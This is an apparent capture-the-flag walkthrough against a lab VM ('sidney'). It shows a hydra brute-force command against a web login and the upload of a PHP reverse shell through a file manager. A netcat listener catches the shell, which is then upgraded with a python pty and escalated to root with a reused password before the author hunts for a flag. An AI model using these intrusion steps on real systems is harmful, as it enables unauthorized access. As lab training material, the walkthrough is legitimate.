
As we got hint on password and also got the login id we use hydra to brute password.



```
┌─[root@parrot]─[/home/riteshb]
└──── #hydra -l robhubbard -P /home/riteshb/pass.txt 192.168.187.138 http-post-form "/commodore64/index.php:username=^USER^&password=^PASS^:Invalid login"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-25 11:49:14
```

Brute force result gives password as “mos6518”.

7). Login into site with id – robhubbard and password – mos6518



Not Secure http://192.168.187.138/commodore64/index.php
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

PHPFM 0.2.3

Create new folder Create new file Upload files Log out

Index of . /

Name	Rn	Rm
.		
..		
conf	●	●
docs	●	●
icon	●	●
incl	●	●
lang	●	●

Name	Size	Perm	Modified	Vw	Ed	Rn	Dl	Rm
200.gif	5,42 KB	664	20:19 05-31-2016	●		●	●	●
a500_1280x1024.jpg	314,94 KB	664	20:24 05-24-2016	●		●	●	●
c128_1280x1024.jpg	268,21 KB	664	20:24 05-24-2016	●		●	●	●
c128flat_1280x1024.jpg	268,26 KB	664	20:24 05-24-2016	●		●	●	●
c64_1280x1024.jpg	301,61 KB	664	20:24 05-24-2016	●		●	●	●
index.html	325 B	644	20:30 05-31-2016		●	●	●	●
index.html.bak	183 B	644	20:20 05-31-2016			●	●	●
index.php	2,81 KB	644	21:36 06-19-2003		●	●	●	●
readme.txt	2,13 KB	644	23:26 06-19-2003		●	●	●	●

Powered by PHPFM 0.2.3
Copyright © 2002 Morten Bojsen-Hansen

This page was produced in 0.035 seconds.

Here we got many functionalities like-


Create folder

Creating file

Upload file

8). Exploiting through upload section

Uploading reverse-shell file and used “netcat” for listening to get the access of the terminal.



http://192.168.187.138/commodore64/index.php?&&output=upload&upload=true

PHPFM 0.2.3

Uploading php-reverse-shell.php [OK!]

Create new folder Create new file Upload files Log out

Index of . /


Name	Rn Rm
.	
..	
conf	
docs	
icon	
incl	
lang	

Name	Size	Perm	Modified
200.gif	5,42 KB	664	20:19 05-31-2016
a500_1280x1024.jpg	314,94 KB	664	20:24 05-24-2016
c128_1280x1024.jpg	268,21 KB	664	20:24 05-24-2016
c128flat_1280x1024.jpg	268,26 KB	664	20:24 05-24-2016
c64_1280x1024.jpg	301,61 KB	664	20:24 05-24-2016
index.html	325 B	644	20:30 05-31-2016
index.html.bak	183 B	644	20:20 05-31-2016
index.php	2,81 KB	644	21:36 06-19-2003
php-reverse-shell.php	5,37 KB	644	07:22 07-25-2025
readme.txt	2,13 KB	644	23:26 06-19-2003

Powered by PHPFM 0.2.3
Copyright © 2002 Morten Bojsen-Hansen

This page was produced in 0.0031 seconds.


Successfully uploaded the php file into the panel now running it and checking to get access at the terminal where we are listening through netcat.



```
┌─[✗]─[root@parrot]─[/home/riteshb]
└──╼ #nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.187.138 53236
Linux sidney 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
 08:05:52 up  2:47,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

We successfully got the access of the shell.

9). Exploiting more to get the access of the terminal




```
 09:55:08 up 6 min,  0 users,  load average: 0.00, 0.01, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ which python
$ which python3
/usr/bin/python3
$ python3 -c "import pty; pty.spwan('/bin/bash')"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: module 'pty' has no attribute 'spwan'
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@sidney:/$ ls
ls
bin   etc            lib         media  proc  sbin  sys  var
boot  home           lib64       mnt    root  snap  tmp  vmlinuz.old
dev   initrd.img.old lost+found  opt    run   srv   usr
www-data@sidney:/$ whoami
whoami
www-data
www-data@sidney:/$ su rhubbard
su rhubbard
Password: mos6518

rhubbard@sidney:/$ sudo su
sudo su
[sudo] password for rhubbard: mos6518

root@sidney:/# ls -la
ls -la
total 101
drwxr-xr-x  23 root root  4096 May 31  2016 .
```


Checking for the python dependency of the system is there or not here in start we can see python3 dependency is present.

Running python3 and proceding and at the end we get the terminal access successfully.

Also getting the root access so that we can access more files.




```
root@sidney:/# ls -la
ls -la
total 101
drwxr-xr-x  23 root root  4096 May 31  2016 .
drwxr-xr-x  23 root root  4096 May 31  2016 ..
-rw-------   1 root root   143 May 29  2016 .bash_history
drwxr-xr-x   2 root root  4096 May 23  2016 bin
drwxr-xr-x   4 root root  1024 May 30  2016 boot
drwxr-xr-x  19 root root  4180 Jul 25 09:48 dev
drwxr-xr-x  92 root root  4096 May 31  2016 etc
drwxr-xr-x   3 root root  4096 May 23  2016 home
lrwxrwxrwx   1 root root    32 May 23  2016 initrd.img.old -> boot/initrd.img-4.4.0-21-generic
drwxr-xr-x  22 root root  4096 May 23  2016 lib
drwxr-xr-x   2 root root  4096 May 23  2016 lib64
drwx------   2 root root 16384 May 23  2016 lost+found
drwxr-xr-x   4 root root  4096 May 23  2016 media
drwxr-xr-x   2 root root  4096 Apr 20  2016 mnt
drwxr-xr-x   2 root root  4096 Apr 20  2016 opt
dr-xr-xr-x 155 root root     0 Jul 25 09:48 proc
drwx------   3 root root  4096 Jul 25 08:36 root
drwxr-xr-x  24 root root   820 Jul 25 09:48 run
drwxr-xr-x   2 root root 12288 May 23  2016 sbin
drwxr-xr-x   2 root root  4096 Apr 19  2016 snap
drwxr-xr-x   2 root root  4096 Apr 20  2016 srv
dr-xr-xr-x  13 root root     0 Jul 25 09:48 sys
drwxrwxrwt   9 root root  4096 Jul 25 10:03 tmp
drwxr-xr-x  10 root root  4096 May 23  2016 usr
drwxr-xr-x  14 root root  4096 May 23  2016 var
-rw-------   1 root root   627 May 31  2016 .viminfo
lrwxrwxrwx   1 root root    29 May 23  2016 vmlinuz.old -> boot/vmlinuz-4.4.0-21-generic
root@sidney:/# cd etc
cd etc
```




```
-rw-------   1 root root   627 May 31  2016 .viminfo
lrwxrwxrwx   1 root root    29 May 23  2016 vmlinuz.old -> boot/vmlinuz-4.4.0-21-generic
root@sidney:/# cd etc
cd etc
root@sidney:/etc# ls
ls
acpi                    insserv.conf.d          protocols
adduser.conf            iproute2                python3
alternatives            iscsi                   python3.5
apache2                 issue                   rc0.d
apm                     issue.net               rc1.d
apparmor                kbd                     rc2.d
apparmor.d              kernel                  rc3.d
apport                  kernel-img.conf         rc4.d
apt                     ldap                    rc5.d
at.deny                 ld.so.cache             rc6.d
bash.bashrc             ld.so.conf              rc.local
bash_completion         ld.so.conf.d            rcS.d
bash_completion.d       legal                   resolvconf
bindresvport.blacklist  libaudit.conf           resolv.conf
binfmt.d                libnl-3                 rmt
byobu                   locale.alias            rpc
ca-certificates         locale.gen              rsyslog.conf
ca-certificates.conf    localtime               rsyslog.d
calendar                logcheck                screenrc
console-setup           login.defs              securetty
cron.d                  logrotate.conf          security
cron.daily              logrotate.d             selinux
cron.hourly             lsb-release             services
cron.monthly            ltrace.conf             sgml
crontab                 lvm                     shadow
cron.weekly             machine-id              shadow-
```

Exploring to gather more information.



```
insserv.conf            profile.d
root@sidney:/etc# cd ..
cd ..
root@sidney:/# cd root
cd root
root@sidney:~# ls
ls
hint.gif
root@sidney:~# ls -la
ls -la
total 88
drwx------  3 root     root      4096 Jul 25 08:36 .
drwxr-xr-x 23 root     root      4096 May 31  2016 ..
-rw-------  1 root     root        90 Jul 25 08:36 .bash_history
-rw-r--r--  1 root     root      3106 Oct 22  2015 .bashrc
dr--------  3 root     root      4096 May 24  2016 .commodore64
-rw-rw-r--  1 rhubbard rhubbard 62464 May 24  2016 hint.gif
-rw-r--r--  1 root     root       148 Aug 17  2015 .profile
root@sidney:~# cd .commodore64
cd .commodore64
root@sidney:~/.commodore64# ls
ls
root@sidney:~/.commodore64# ls -ls
ls -ls
total 0
root@sidney:~/.commodore64# ls -ls
ls -ls
total 0
root@sidney:~/.commodore64# ls -la
ls -la
total 12
dr-------- 3 root root 4096 May 24  2016 .
```


Here we can find .commodore as hidden file so exploring more in this direction.




```
root@sidney:~/.commodore64# ls -la
ls -la
total 12
dr-------- 3 root root 4096 May 24  2016 .
drwx------ 3 root root 4096 Jul 25 08:36 ..
dr-------- 3 root root 4096 May 24  2016 .miami
root@sidney:~/.commodore64# cd .moami
cd .moami
bash: cd: .moami: No such file or directory
root@sidney:~/.commodore64# cd miami
cd miami
bash: cd: miami: No such file or directory
root@sidney:~/.commodore64# cd .miami
cd .miami
root@sidney:~/.commodore64/.miami# ls
ls
vice
root@sidney:~/.commodore64/.miami# cd vice
cd vice
root@sidney:~/.commodore64/.miami/vice# ls
ls
flag.zip  versatile_commodore_emulator
root@sidney:~/.commodore64/.miami/vice# cat flag.zip
cat flag.zip
PK     Hn"
Sflag.d647���� � � �� � �G1 �� ������ ��k42£ �� ��� �� ; ����AX��P ��� ���� t����M��
                D_��c5-解L� ���n> �� ���2 ��� ���rxB��,(/=���p ��� �� ���A� ��W��� ���(4M2Ro���u+HP� � �y5@)���(\i�KU�d�L���     r��C�|f�V��
��� � ��
